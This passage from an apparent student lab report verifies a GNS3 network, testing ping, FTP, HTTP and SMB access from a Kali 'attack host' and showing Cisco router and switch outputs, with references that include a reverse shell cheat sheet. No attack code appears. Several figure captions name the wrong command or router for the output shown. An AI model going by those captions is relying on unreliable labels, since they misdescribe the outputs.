Figure 11. Router PLAINS-R3 successfully pinging PLAINS-R1 (10.100.0.1).

PLAINS-R3 to PLAINS-R2




Figure 12. Router PLAINS-R3 successfully pinging PLAINS-R2 (10.100.0.2).

FTP Server Access

The FTP server testing from the ATTACK-HOST utilizes the ftp command on Kali Linux to test the connection to the UBUNTU-DESKTOP. A successful connection from this command will prompt the user to enter a username and password.

ATTACK-HOST to UBUNTU-DESKTOP




Figure 13. ATTACK-HOST successfully connecting to the FTP server hosted on UBUNTU-DESKTOP (10.0.0.2).

Web Server Access

The web server access is tested in two different ways. The first way is using the netcat command to test the HTTP port. The second way is to open the webpage in the browser using the IP address of the web server.

ATTACK-HOST to UBUNTU-DESKTOP




Figure 14. ATTACK-HOST successfully uses the tool Netcat to connect to port 80 on UBUNTU-DESKTOP (10.0.0.2) to verify web server connection.




Figure 15. ATTACK-HOST connecting to the webserver on UBUNTU-DESKTOP (10.0.0.2) via the Firefox browser.

File Share Access

The file share access is tested using an SMB tool from the ATTACK-HOST. Successful use of this tool will list the available shares.

ATTACK-HOST to WINDOWS-DESKTOP




Figure 16. ATTACK-HOST using offensive testing tool Smbclient to query WINDOWS-DESKTOP (10.0.0.66) and verify SMB file share connections.

Router Configuration Verification

The router configuration verification will involve multiple commands to illustrate the status of the running protocols. The commands will show interfaces, access-lists, OSPF, and the routing table.

PLAINS-R1

```
PLAINS-R1#show ip ospf neighbor

Neighbor ID     Pri   State           Dead Time   Address         Interface
10.100.0.3        1   FULL/BDR        00:00:35    10.100.0.3      GigabitEthernet0/0
10.240.240.1      1   FULL/DR         00:00:33    10.100.0.2      GigabitEthernet0/0
```

Figure 17. Router PLAINS-R1 displays output from the "show ip ospf neighbor" command.

```
PLAINS-R1#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

      10.0.0.0/8 is variably subnetted, 6 subnets, 3 masks
O        10.0.0.0/26 [110/2] via 10.100.0.3, 00:51:47, GigabitEthernet0/0
C        10.0.0.64/26 is directly connected, GigabitEthernet0/1
L        10.0.0.65/32 is directly connected, GigabitEthernet0/1
C        10.100.0.0/24 is directly connected, GigabitEthernet0/0
L        10.100.0.1/32 is directly connected, GigabitEthernet0/0
O        10.240.240.0/24 [110/2] via 10.100.0.2, 00:51:47, GigabitEthernet0/0
```

Figure 18. Router PLAINS-R1 displays output from the "show ip route" command.

```
PLAINS-R1#show ip interface brief
Interface                  IP-Address      OK? Method Status                Protocol
GigabitEthernet0/0         10.100.0.1      YES NVRAM  up                    up
GigabitEthernet0/1         10.0.0.65       YES NVRAM  up                    up
GigabitEthernet0/2         unassigned      YES NVRAM  administratively down down
GigabitEthernet0/3         unassigned      YES NVRAM  administratively down down
```

Figure 19. Router PLAINS-R1 displays output from the "show ip interface brief" command.

```
PLAINS-R1#show access-lists
Extended IP access list 101
    10 permit tcp any any eq 445 (436 matches)
    20 permit tcp any any eq 139 (35 matches)
    30 permit icmp any any echo (49 matches)
    40 permit icmp any any echo-reply (18 matches)
    50 permit ospf any any (753 matches)
```

Figure 20. Router PLAINS-R1 displays output from the "show access-lists" command.

PLAINS-R2

```
PLAINS-R2#show ip ospf neighbor

Neighbor ID     Pri   State           Dead Time   Address         Interface
10.100.0.1        1   FULL/DROTHER    00:00:32    10.100.0.1      GigabitEthernet0/0
10.100.0.3        1   FULL/BDR        00:00:31    10.100.0.3      GigabitEthernet0/0
```

Figure 21. Router PLAINS-R2 displays output from the "show ip interface brief" command.

```
PLAINS-R2#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

      10.0.0.0/8 is variably subnetted, 6 subnets, 3 masks
O        10.0.0.0/26 [110/2] via 10.100.0.3, 01:22:39, GigabitEthernet0/0
O        10.0.0.64/26 [110/2] via 10.100.0.1, 00:57:36, GigabitEthernet0/0
C        10.100.0.0/24 is directly connected, GigabitEthernet0/0
L        10.100.0.2/32 is directly connected, GigabitEthernet0/0
C        10.240.240.0/24 is directly connected, GigabitEthernet0/1
L        10.240.240.1/32 is directly connected, GigabitEthernet0/1
```

Figure 22. Router PLAINS-R2 displays output from the "show ip route" command.

```
PLAINS-R2#show ip interface brief
Interface                  IP-Address      OK? Method Status                Protocol
GigabitEthernet0/0         10.100.0.2      YES NVRAM  up                    up
GigabitEthernet0/1         10.240.240.1    YES NVRAM  up                    up
GigabitEthernet0/2         unassigned      YES NVRAM  administratively down down
GigabitEthernet0/3         unassigned      YES NVRAM  administratively down down
```

Figure 23. Router PLAINS-R2 displays output from the "show ip interface brief" command.




Figure 24. Router PLAINS-R2 displays output from the "show access-lists" command.

PLAINS-R3




Figure 25. Router PLAINS-R3 displays output from the "show ip interface brief" command.




Figure 26. Router PLAINS-R3 displays output from the "show ip route" command.




Figure 27. Router PLAINS-R2 displays output from the "show ip interface brief" command.

```
PLAINS-R3#show ip access-lists
Extended IP access list 101
    10 permit tcp any any eq ftp-data
    20 permit tcp any any eq ftp (5 matches)
    30 permit tcp any any eq www (37 matches)
    40 permit tcp any any eq 443
    50 permit ospf any any (1155 matches)
    60 permit tcp any gt 1023 any (2 matches)
    70 permit icmp any any echo (27 matches)
    80 permit icmp any any echo-reply (23 matches)
```

Figure 28. Router PLAINS-R2 displays output from the "show ip interface brief" command.

Switch Configuration Verification

The switch configuration verification will involve multiple commands to verify the status of the running configurations. The commands will show ports, interfaces, VLANs, and the mac-address table.

PLAINS-S1

```
PLAINS-S1#show port-security
Secure Port  MaxSecureAddr  CurrentAddr  SecurityViolation  Security Action
                (Count)       (Count)         (Count)
-----------------------------------------------------------------------------
     Gi0/1              2           1                  0         Shutdown
     Gi0/3              2           1                  0         Shutdown
-----------------------------------------------------------------------------
Total Addresses in System (excluding one mac per port)     : 0
Max Addresses limit in System (excluding one mac per port) : 4096
```

Figure 29. Switch PLAINS-S1 displays output from the "show port-security" command.

```
PLAINS-S1#show ip interface brief
Interface              IP-Address      OK? Method Status                Protocol
GigabitEthernet0/0     unassigned      YES unset  down                  down
GigabitEthernet0/1     unassigned      YES unset  up                    up
GigabitEthernet0/2     unassigned      YES unset  up                    up
GigabitEthernet0/3     unassigned      YES unset  up                    up
GigabitEthernet1/0     unassigned      YES unset  down                  down
GigabitEthernet1/1     unassigned      YES unset  down                  down
GigabitEthernet1/2     unassigned      YES unset  down                  down
GigabitEthernet1/3     unassigned      YES unset  down                  down
GigabitEthernet2/0     unassigned      YES unset  down                  down
GigabitEthernet2/1     unassigned      YES unset  down                  down
GigabitEthernet2/2     unassigned      YES unset  down                  down
GigabitEthernet2/3     unassigned      YES unset  down                  down
GigabitEthernet3/0     unassigned      YES unset  down                  down
GigabitEthernet3/1     unassigned      YES unset  down                  down
GigabitEthernet3/2     unassigned      YES unset  down                  down
GigabitEthernet3/3     unassigned      YES unset  down                  down
Group-Async2           unassigned      YES unset  down                  down
Vlan144                10.100.0.8      YES NVRAM  up                    up
```

Figure 30. Switch PLAINS-S1 displays output from the “show ip interface brief” command.

```
PLAINS-S1#show vlan brief

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Gi0/0, Gi1/0, Gi1/1, Gi1/2
                                                Gi1/3, Gi2/0, Gi2/1, Gi2/2
                                                Gi2/3, Gi3/0, Gi3/1, Gi3/2
                                                Gi3/3
144  VLAN0144                         active    Gi0/1, Gi0/2, Gi0/3
1002 fddi-default                     act/unsup
1003 token-ring-default               act/unsup
1004 fddinet-default                  act/unsup
1005 trnet-default                    act/unsup
```

Figure 31. Switch PLAINS-S1 displays output from the “show vlan brief” command.

```
PLAINS-S1#show mac address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
 144    0c3c.9fbc.0000    STATIC      Gi0/3
 144    0c4b.898e.0000    STATIC      Gi0/1
 144    0c5d.983f.0000    DYNAMIC     Gi0/2
Total Mac Addresses for this criterion: 3
```

Figure 32. Switch PLAINS-S1 displays output from the “show mac address-table” command.

References

Cisco Guide to Harden Cisco IOS Devices. (2020, September 4). Cisco. https://www.cisco.com/c/en/us/support/docs/ip/access-lists/13608-21.html

Dynamips.store. (2023, April 30). *EVE-NG LAB | GNS3 images*. Dynamips.Store. https://dynamips.store/

File sharing over a network in Windows - Microsoft Support. (n.d.). https://support.microsoft.com/en-us/windows/file-sharing-over-a-network-in-windows-b58704b2-f53a-4b82-7bc1-80f9994725bf

fping man-page. (n.d.). https://fping.org/fping.1.html

Getting Started with GNS3 | GNS3 Documentation. (n.d.). https://docs.gns3.com/docs/

IPCISCO. (2022, June 29). *8 Steps of Cisco Router Security Configuration | ⋆ IPCisco*. IPCisco. https://ipcisco.com/lesson/basic-cisco-router-security-configuration/

Kali Docs | Kali Linux Documentation. (n.d.). Kali Linux. https://www.kali.org/docs/

Nguyen, N. X. (2022). How to Setup FTP Server with VSFTPD. *ATA Learning*. https://adamtheautomator.com/vsftpd/

Nmap Documentation - Free Security Scanner For Network Exploration & Security Audits. (n.d.). https://nmap.org/docs.html

Reverse Shell Cheat Sheet | pentestmonkey. (n.d.). https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

smbclient. (n.d.). https://www.samba.org/samba/docs/current/man-html/smbclient.1.html

vi | GTFOBins. (n.d.). https://gtfobins.github.io/gtfobins/vi/

Yang, K., & Heidi, E. (2022). How To Install Linux, Apache, MySQL, PHP (LAMP) Stack on Ubuntu 22.04. *DigitalOcean*. https://www.digitalocean.com/community/tutorials/how-to-install-linux-apache-mysql-php-lamp-stack-on-ubuntu-22-04